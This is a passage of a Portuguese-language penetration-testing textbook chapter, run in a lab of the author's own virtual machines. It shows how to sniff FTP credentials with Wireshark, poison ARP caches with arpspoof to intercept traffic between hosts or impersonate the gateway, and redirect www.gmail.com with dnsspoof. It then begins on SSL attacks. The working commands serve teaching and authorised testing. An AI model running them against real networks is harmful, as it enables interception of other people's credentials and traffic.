


Figura 7.2 – Filtrando o tráfego no Wireshark.

Seguindo um stream TCP

Mesmo após ter filtrado o tráfego, pode haver várias conexões FTP capturadas durante o mesmo intervalo de tempo, portanto pode continuar sendo difícil dizer o que está acontecendo. Mas, depois que encontrarmos um pacote interessante, por exemplo, o início de um login FTP, podemos explorar a conversação mais detalhadamente ao clicar no pacote com o botão direito do mouse e selecionar **Follow TCP Stream** (Seguir o stream TCP), como mostrado na figura 7.3.




Figura 7.3 – Seguindo o stream TCP no Wireshark.

A tela resultante nos mostrará todo o conteúdo de nossa conexão FTP, incluindo as credenciais em formato texto simples, como mostrado na listagem 7.2.

Listagem 7.2 – Conversação associada ao login no FTP

```
220-FileZilla Server version 0.9.32 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/
USER anonymous
331 Password required for anonymous
PASS georgia@bulbsecurity.com
230 Logged on
SYST
215 UNIX emulated by FileZilla
```

Dissecando os pacotes

Ao selecionar um pacote específico capturado, podemos obter mais informações sobre os dados capturados, como mostrado na figura 7.4. Na parte inferior da tela do Wireshark, você pode ver detalhes do pacote selecionado. Com um pouco de orientação, o Wireshark irá separar os dados para você. Por exemplo, podemos facilmente encontrar a porta TCP de destino ao selecionar a entrada TCP e procurar por **Destination port** (Porta de destino), conforme destacado na figura. Ao selecionarmos esse campo, a entrada nos bytes puros do pacote será igualmente destacada.




Figura 7.4 – Detalhes do pacote no Wireshark.

ARP Cache Poisoning

Embora seja interessante ver os detalhes de nosso próprio tráfego, para os testes de invasão, seria preferível ver o tráfego que não tenha sido destinado ao nosso sistema Kali. Talvez possamos capturar a sessão de login de outro usuário que utilize uma conta diferente de *anonymous* para fazer login; isso nos forneceria credenciais funcionais para o servidor FTP, bem como um conjunto de credenciais que poderia ser reutilizado em outros lugares do ambiente.

Para capturar um tráfego que não tenha sido destinado ao sistema Kali, precisamos de algum modo de fazer os dados relevantes serem enviados ao nosso sistema Kali. Como o switch da rede enviará somente os pacotes que pertencem a nós, é necessário enganar o nosso computador-alvo ou o switch (ou ambos, de forma ideal) para que acreditem que o tráfego pertence a nós. Realizaremos o ataque conhecido como man-in-the-middle (homem no meio), que nos permitirá redirecionar e interceptar o tráfego entre dois sistemas (que não seja o nosso próprio sistema) antes de encaminhar os pacotes para o destino correto. Uma técnica comprovada para nos disfarçarmos como outro dispositivo da rede chama-se *Address Resolution Protocol (ARP) cache poisoning* (Envenenamento da cache do ARP, também conhecido como *ARP spoofing*).

Básico sobre o ARP

Quando nos conectamos a outro equipamento em nossa rede local, normalmente usamos o seu nome de host, o nome de domínio completo ou o endereço IP. (Daremos uma olhada no DNS cache poisoning (Envenenamento da cache do DNS) na seção "DNS Cache poisoning" na página 214.) Antes que um pacote possa ser enviado de nosso computador Kali para o alvo Windows XP, o Kali deve mapear o endereço IP da máquina XP alvo para o endereço MAC (Media Access Control) da NIC (Network Interface Card, ou Placa de interface de rede) para que o Kali saiba para onde deve enviar o pacote na rede. Para isso, ele utiliza o ARP para fazer o broadcast de "Quem tem o endereço IP 192.168.20.10?" na rede local. A máquina com o endereço IP 192.168.20.10 responde com "Eu tenho 192.168.20.10 e meu endereço MAC é 00:0c:29:a9:ce:92". Em nosso caso, esse será o alvo Windows XP. Nosso sistema Kali armazenará o mapeamento do endereço IP 192.168.20.10 para o endereço MAC 00:0c:29:a9:ce:92 na cache do ARP.

Ao enviar o próximo pacote, nosso computador, inicialmente, dará uma olhada na cache de seu ARP à procura de uma entrada para 192.168.20.10. Se encontrar uma, essa entrada será usada como o endereço do alvo, em vez de enviar outro

broadcast ARP. (As entradas da cache do ARP são limpas regularmente porque a topologia da rede pode mudar a qualquer momento.) Desse modo, os sistemas enviarão broadcasts ARP regularmente à medida que suas caches forem limpas. Esse processo virá a calhar quando executarmos um ARP cache poisoning na próxima seção. O processo do ARP está sendo mostrado na figura 7.5.




Figura 7.5 – O processo de resolução do ARP.

Para visualizar a cache do ARP em nosso computador Kali, digite **arp**. No momento, os únicos mapeamentos de endereço IP para endereço MAC que ele conhece são de 192.168.20.1, que é o gateway default, e o de 192.168.20.10, que é a máquina Windows XP utilizada no último exercício.

```
root@kali:~# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.20.1             ether   00:23:69:f5:b4:29   C                     eth0
192.168.20.10            ether   00:0c:29:05:26:4c   C                     eth0
```

Agora reinicie a captura do Wireshark e utilize o login *anonymous* para interagir com o servidor FTP do alvo Ubuntu novamente. Em seguida, use o filtro *arp*, como mostrado na figura 7.6, para ver o broadcast ARP do computador Kali e a resposta do alvo Ubuntu com o seu endereço MAC.

Dê uma olhada na cache do ARP no Kali Linux novamente. Você deverá ver uma entrada para 192.168.20.10.

```
root@kali:~# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.20.1             ether   00:23:69:f5:b4:29   C                     eth0
192.168.20.10            ether   00:0c:29:05:26:4c   C                     eth0
192.168.20.11            ether   80:49:71:14:97:2b   C                     eth0
```




Figura 7.6 – Broadcast do ARP e a resposta.

O problema de contar com o ARP para o endereçamento é que não há garantias de que a resposta do mapeamento do endereço IP para o endereço MAC que você obtiver estará correta. Qualquer computador pode responder a uma solicitação ARP para 192.168.20.11, até mesmo se esse computador estiver, na verdade, em 192.168.20.12 ou em algum outro endereço IP. O computador-alvo aceitará a resposta, independentemente do que for recebido.

Essa foi a explicação sobre o ARP cache poisoning em poucas palavras. Enviamos uma série de respostas ARP que dizem ao nosso alvo que somos outro computador na rede. Desse modo, quando o alvo enviar tráfego destinado a esse computador, ele enviará os pacotes diretamente para nós para serem capturados pelo nosso sniffer de tráfego, como mostrado na figura 7.7.

Lembre-se de que, como vimos na seção "Capturando tráfego" na página 203, iniciamos uma conexão FTP a partir de nosso alvo Ubuntu para o alvo Windows XP, porém o tráfego que fluía por essa conexão não era capturado pelo Wireshark em nosso sistema Kali. Ao usar um ataque de ARP cache poisoning, podemos enganar os dois sistemas para que enviem seu tráfego ao nosso computador Kali, para que possa ser capturado pelo Wireshark.




Figura 7.7 – O ARP cache poisoning redireciona o tráfego para que passe pelo Kali.

IP Forwarding

Antes de podermos enganar o alvo Linux para que ele envie as credenciais usadas no servidor FTP para nós, precisamos ativar o IP forwarding (encaminhamento IP) para dizer ao nosso computador Kali que encaminhe qualquer pacote estranho que ele receber ao destino apropriado. Sem o IP forwarding, criaremos uma condição de *DoS* (denial-of-service, ou negação de serviço) em nossa rede, em que clientes legítimos serão incapazes de acessar os serviços. Por exemplo, se fôssemos usar o ARP cache poisoning sem o IP forwarding para redirecionar o tráfego do alvo Linux destinado ao alvo Windows XP para o nosso computador Kali, o servidor FTP na máquina Windows XP jamais receberia os pacotes da máquina Linux e vice-versa.

A configuração para o IP forwarding no Kali está em */proc/sys/net/ipv4/ip_forward*. Devemos configurar esse valor com **1**.

```
root@kali:~# echo 1 > /proc/sys/net/ipv4/ip_forward
```

Antes de iniciarmos o ARP cache poisoning, observe a entrada para o alvo Windows XP (192.168.20.10) na cache do ARP no alvo Linux. Esse valor será alterado para o endereço MAC do computador Kali depois que iniciarmos o ARP cache poisoning.

```
georgia@ubuntu:~$ arp -a
? (192.168.20.1) at 00:23:69:f5:b4:29 [ether] on eth2
? (192.168.20.10) at 00:0c:29:05:26:4c [ether] on eth0
? (192.168.20.9) at 70:56.81:b2:f0:53 [ether] on eth2
```

ARP cache poisoning com o Arpspoof

Uma ferramenta fácil de usar para o ARP cache poisoning é o Arpspoof. Para usar o Arpspoof, informamos a interface de rede a ser usada, o alvo de nosso ataque ARP cache poisoning e o endereço IP com o qual gostaríamos de nos disfarçar. (Se deixar o alvo de fora, você efetuará o envenenamento (poisoning) de toda a rede.) Em nosso exemplo, para enganar o alvo Linux de modo que ele pense que somos o computador Windows XP, configurei a opção **-i** como eth0 para especificar a interface, a opção **-t** com 192.168.20.11 para especificar o alvo como sendo o Linux e 192.168.20.10 como a máquina Windows XP que quero fingir ser.

```
root@kali:~# arpspoof -i eth0 -t 192.168.20.11 192.168.20.10
```

O Arpspoof começa imediatamente a enviar respostas ARP ao alvo Linux, informando-lhe que a máquina Windows XP está localizada no endereço MAC do computador Kali. (As entradas da cache do ARP são atualizadas em instantes variados de acordo com diferentes implementações, porém um minuto é um intervalo de tempo seguro para esperar.)

Para capturar o outro lado da conversação, devemos enganar a máquina Windows XP para que ela envie o tráfego destinado ao alvo Linux para o computador Kali também. Inicie outra instância do Arpspoof e, desta vez, defina o alvo como a máquina Windows XP e o receptor como a máquina Linux.

```
root@kali:~#  arpspoof -i eth0 -t 192.168.20.10 192.168.20.11
```

Depois de ter iniciado o ARP cache poisoning, verifique a cache do ARP do alvo Linux novamente. Observe que o endereço MAC associado ao alvo Windows XP foi alterado para 70:56:81:b2:f0:53. O alvo Linux deve enviar todo o tráfego destinado ao alvo Windows XP para o computador Kali, onde podemos capturá-lo usando o Wireshark.

```
georgia@ubuntu:~$ arp -a
? (192.168.20.1) at 00:23:69:f5:b4:29 [ether] on eth0
? (192.168.20.10) at 70:56:81:b2:f0:53 [ether] on eth0
```

Agora faça login no servidor FTP do alvo Windows XP a partir do alvo Linux usando outra conta (veja a listagem 7.3). (As credenciais *georgia:password* funcionarão se você tiver seguido minhas instruções no capítulo 1. Se as suas credenciais tiverem sido definidas com valores diferentes, utilize esses valores.

Listagem 7.3 – Fazendo login no FTP no Windows XP a partir do alvo Ubuntu com uma conta de usuário

```
georgia@ubuntu:~$ ftp 192.168.20.10
Connected to 192.168.20.10.
220-FileZilla Server version 0.9.32 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/
Name (192.168.20.10:georgia): georgia
331 Password required for georgia
Password:
230 Logged on
Remote system type is UNIX.
```

Como o IP forwarding está ativado, tudo parece funcionar normalmente no que concerne ao nosso usuário. Ao retornar para o Wireshark, podemos ver que, desta vez, pudemos capturar o tráfego FTP e ler as credenciais de login em formato texto simples. A saída do Wireshark, que está sendo mostrada na figura 7.8, confirma que o nosso computador Kali está encaminhando o tráfego FTP entre os dois alvos. Depois de cada pacote FTP, há uma retransmissão de pacote.

103	32.65858000(	192.168.20.9	192.168.20.11	ICMP	96 Redirect (Redirect for host)
104	32.65864600(	192.168.20.11	192.168.20.10	FTP	68 [TCP Retransmission] Request: USER georgia
105	32.66141600(	192.168.20.10	192.168.20.11	FTP	89 Response: 331 Password required for georgia
106	32.66146000(	192.168.20.9	192.168.20.10	ICMP	117 Redirect (Redirect for host)
107	32.66152500(	192.168.20.10	192.168.20.11	FTP	89 [TCP Retransmission] Response: 331 Password required for georgia
108	32.66349400(	192.168.20.11	192.168.20.10	TCP	60 34708 > ftp [ACK] Seq=15 Ack=36 Win=2176 Len=0
109	32.66351400(	192.168.20.11	192.168.20.10	TCP	54 [TCP Dup ACK 108#1] 34708 > ftp [ACK] Seq=15 Ack=36 Win=2176 Len=0
110	32.69801000(	Vmware_d8:00:cf	Apple_14:97:2b	ARP	42 192.168.20.11 is at 00:0c:29:d8:00:cf (duplicate use of 192.168.20
111	34.02218300(	Vmware_d8:00:cf	Apple_14:97:2b	ARP	42 192.168.20.10 is at 00:0c:29:d8:00:cf
112	34.69871200(	Vmware_d8:00:cf	Apple_14:97:2b	ARP	42 192.168.20.11 is at 00:0c:29:d8:00:cf (duplicate use of 192.168.20
113	35.21975200(	192.168.20.11	192.168.20.10	FTP	69 Request: PASS password
114	35.21978600(	192.168.20.9	192.168.20.11	ICMP	97 Redirect (Redirect for host)
115	35.21984700(	192.168.20.11	192.168.20.10	FTP	69 [TCP Retransmission] Request: PASS password
116	35.22178500(	192.168.20.10	192.168.20.11	FTP	69 Response: 230 Logged on
117	35.22181900(	192.168.20.9	192.168.20.10	ICMP	97 Redirect (Redirect for host)
118	35.22188300(	192.168.20.10	192.168.20.11	FTP	69 [TCP Retransmission] Response: 230 Logged on
119	35.22535400(	192.168.20.11	192.168.20.10	TCP	60 34708 > ftp [ACK] Seq=30 Ack=51 Win=2176 Len=0

Figura 7.8 – O Wireshark captura as informações de login.

Usando o ARP cache poisoning para personificar o gateway default

Também podemos usar o ARP cache poisoning para personificar o gateway default em uma rede e acessar o tráfego que entra e sai da rede, incluindo o tráfego destinado à Internet. Interrompa os processos Arpspoof que estão executando e tente enganar o alvo Linux para que ele encaminhe todo o tráfego para o gateway por meio do computador Kali ao efetuar a personificação do gateway default, como mostrado aqui.

```
root@kali:~# arpspoof -i eth0 -t 192.168.20.11 192.168.20.1
root@kali:~# arpspoof -i eth0 -t 192.168.20.1 192.168.20.11
```

Se começarmos a navegar na Internet a partir do alvo Linux, devemos ver pacotes HTTP sendo capturados pelo Wireshark. Mesmo que informações sensíveis estejam criptografadas com HTTPS, ainda poderemos ver o que os usuários estão acessando e qualquer outra informação enviada por meio de HTTP. Por exemplo, se executarmos uma pesquisa no Google, o texto simples da pesquisa será capturado pelo Wireshark, como mostrado na figura 7.9.

NOTA Se você usar o ARP cache poisoning para enganar uma rede extensa de modo que ela pense que seu computador usado no teste de invasão é o gateway default, você poderá inadvertidamente causar problemas na rede. O fato de ter todo o tráfego de uma rede passando por um laptop (ou, pior ainda, por uma máquina virtual) pode deixar tudo lento, a ponto de causar denial of service (negação de serviço) em alguns casos.




Figura 7.9 – Consulta capturada pelo Wireshark.

DNS Cache Poisoning

Além do ARP cache poisoning, também podemos falsificar as entradas da cache do DNS (Domain Name Service), que correspondem aos mapeamentos entre nomes de domínio e endereços IP, de modo a encaminhar o tráfego destinado a um site para outro que estejamos controlando. Assim como o ARP resolve endereços IP para endereços MAC a fim de encaminhar o tráfego adequadamente, o DNS mapeia (ou resolve) nomes de domínio como *www.gmail.com* para endereços IP.

Para acessar outro sistema na Internet ou em uma rede local, nosso computador deve saber a qual endereço IP ele deverá se conectar. É fácil lembrar-se do URL *www.gmail.com* se quiser acessar sua conta de webmail, porém é difícil nos lembrarmos de um conjunto de endereços IP que podem até mesmo mudar regularmente. A resolução de DNS traduz o nome de domínio, legível pelos seres humanos, em endereço IP. Por exemplo, podemos usar a ferramenta Nslookup para traduzir *www.gmail.com* em um endereço IP, conforme mostrado na listagem 7.4.

Listagem 7.4 – Resolução de DNS por meio do Nslookup

```
root@kali~# nslookup www.gmail.com
Server: 75.75.75.75
Address: 75.75.75.75#53
Non-authoritative answer:
www.gmail.com canonical name = mail.google.com.
mail.google.com canonical name = googlemail.l.google.com.
Name:  googlemail.l.google.com
Address: 173.194.37.85
Name:  googlemail.l.google.com
Address: 173.194.37.86
```

Como você pode notar, o Nslookup traduz *www.gmail.com* para vários endereços IP, incluindo 173.194.37.85 e 173.194.37.86, todos os quais podem ser usados para acessar o Gmail. Para executar uma resolução de DNS (Figura 7.10), nosso sistema consulta seu servidor DNS local em busca de informações sobre um nome de domínio específico, por exemplo, *www.gmail.com*. Se o servidor DNS tiver uma entrada na cache para o endereço, ele fornecerá o endereço IP correto ao nosso sistema. Do contrário, ele entrará em contato com outros servidores DNS na Internet em busca das informações corretas.

Quando o endereço IP correto é retornado, o servidor DNS escreve de volta para o nosso computador, com a resolução correta do endereço IP para *www.gmail.com*, e nosso sistema então traduz *www.gmail.com* para 173.194.37.85, como mostrado na listagem 7.4. Os usuários podem então acessar *www.gmail.com* pelo nome, sem a necessidade de usar o endereço IP.




Figura 7.10 – Resolução de DNS.

Iniciando

O DNS cache poisoning funciona como o ARP cache poisoning: enviamos um conjunto de respostas falsas de resolução de DNS que apontam para o endereço IP incorreto associado a um nome de domínio.

Agora certifique-se de que o servidor Apache está executando por meio do comando `service apache2 start`.

```
root@kali:~# service apache2 start
 * Starting web server apache2                                    [ OK ]
```

Antes de usarmos uma ferramenta de DNS cache poisoning, devemos criar um arquivo que especifique quais nomes DNS gostaríamos de falsificar e para onde o tráfego deverá ser enviado. Por exemplo, vamos dizer a qualquer sistema que execute uma resolução de DNS para *www.gmail.com* que o endereço IP desse domínio é o de nosso computador Kali ao adicionarmos a entrada `192.168.20.9 www.gmail.com` em um arquivo novo chamado *hosts.txt*. (Você pode dar o nome que quiser ao arquivo.)

```
root@kali:~# cat hosts.txt
192.168.20.9 www.gmail.com
```

Usando o Dnsspoof

Reinicie o Arpspoof entre o alvo Linux e o gateway default e vice-versa, como discutido na seção "Usando o ARP cache poisoning para personificar o gateway default" na página 213. Agora podemos começar a enviar tentativas de DNS cache poisoning usando a ferramenta Dnsspoof para spoofing de DNS, como mostrado aqui.

```
root@kali:~# dnsspoof -i eth0❶ -f hosts.txt❷
dnsspoof: listening on eth0 [udp dst port 53 and not src 192.168.20.9]
192.168.20.11 > 75.75.75.75.53:  46559+ A? www.gmail.com
```

Especificamos a interface de rede ❶ a ser usada e indicamos o arquivo recém-criado (*hosts.txt*) ao Dnsspoof ❷, informando-lhe quais valores serão falsificados.

Depois que o Dnsspoof estiver executando, ao darmos o comando `nslookup` a partir de nosso alvo Linux, o endereço IP retornado deverá ser o endereço de nosso computador Kali, como mostrado na listagem 7.5. Evidentemente, esse não é o endereço IP verdadeiro do Gmail.

Listagem 7.5 – Nslookup após o ataque

```
georgia@ubuntu:~$ nslookup www.gmail.com
Server: 75.75.75.75
Address: 75.75.75.75#53

Non-authoritative answer:
Name:  www.gmail.com
Address: 192.168.20.9
```

Para demonstrar esse ataque, configure um site para o qual o tráfego será direcionado. O servidor Apache no Kali, por padrão, irá disponibilizar uma página "It Works" a qualquer pessoa que acessá-lo. Podemos alterar o conteúdo do arquivo *index.html* na pasta */var/www*, porém o texto "It Works" padrão será adequado aos nossos propósitos.

Agora, se navegarmos para *http://www.gmail.com/* a partir do alvo Ubuntu, a barra do URL deverá conter *http://www.gmail.com/*, porém, na realidade, estaremos no servidor web de nosso computador Kali, como mostrado na figura 7.11. Podemos tornar esse ataque mais interessante ainda se clonarmos o site verdadeiro do Gmail (ou qualquer outro site que o invasor selecionar) para que o usuário não perceba a diferença.




Figura 7.11 – Esse não é o Gmail.

Ataques SSL

Até agora, pudemos interceptar tráfego criptografado, mas não pudemos obter nenhuma informação crítica a partir da conexão criptografada. Neste próximo ataque, contaremos com a disposição de um usuário em clicar em um aviso de certificado SSL para realizar um ataque do tipo man-in-the-middle e obter informações em formato texto simples a partir de uma conexão SSL (Secure Sockets Layer), que criptografa o tráfego a fim de protegê-lo e evitar que seja lido por alguém que esteja ouvindo indevidamente.

Básico sobre o SSL

O objetivo do SSL é proporcionar uma garantia razoável de que qualquer informação sensível (por exemplo, credenciais ou números de cartão de crédito) transmitida entre o navegador de um usuário e um servidor seja segura – ou seja, incapaz de ser lida por uma entidade maliciosa ao longo do caminho. Para provar que a conexão é segura, o SSL utiliza certificados. Quando você navegar para um site com SSL habilitado, seu navegador pedirá que o site se identifique com o seu certificado SSL. O site apresenta o seu certificado, que é verificado pelo seu navegador. Se o seu navegador aceitar o certificado, ele informará ao servidor, o servidor retornará uma confirmação assinada digitalmente e a comunicação segura por meio de SSL terá início.

